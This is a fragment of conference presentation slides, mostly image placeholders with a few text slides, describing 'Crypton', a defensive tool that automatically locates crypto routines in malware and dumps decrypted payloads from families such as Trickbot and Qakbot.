





# All together now





- **Scan all executable regions**
- **Static code analysis – find crypto loops**
- **Intercept Allocation related API**
  - Store all potentially relevant buffers
- **Dynamic analysis – compare buffers**
  - Dump plaintext output
- **Process injection flow**
  - Zw\NtResumeThread etc.




























Hash: 1c43d2aa92..

Hash: 3c6a240d6..










Hash: 1c43d2aa92..


Hash: 1c43d2aa92..

Hash: 3c6a240d6..



Hash: 2c5023a24..







**NtResumeThread hook**



# Demo time!



# Research Results





# Research Results

- **Performance: minor execution time toll**

Depends on:

- Code length
- Sample's decryption timing

- **False Positives:**

- Ascii/Unicode thresholds can be customized

# Research Results

- All of the following were successfully decrypted with Crypton automatically!
- Ramnit: CRC32 + XOR loop
- Trickbot: RSA\_AES
- Atmos: AES + UCL
- Qakbot: RC4 + Izmat(based)
- Tinba: RC4 + aplib



# Additional Applications

- **Encrypted strings**
- **Encrypted APIs**
- **Domain Generation Algorithms**
- **Ransomware? 😊**

**Thank You!**

**Questions?**



@s0lid\_dr4g0n

@\_\_ignis

# References

- [CryptoHunt](#)
- <https://code.google.com/p/kerckhoffs/>
- [findcrypt2-with-mmx](#)
- [FindCrypt](#)
- <http://www.recon.cx/2012/schedule/events/208.en.html>
- [Finding and Extracting Crypto Routines from Malware](#)



**SOLUTIONS FOR AN APPLICATION WORLD**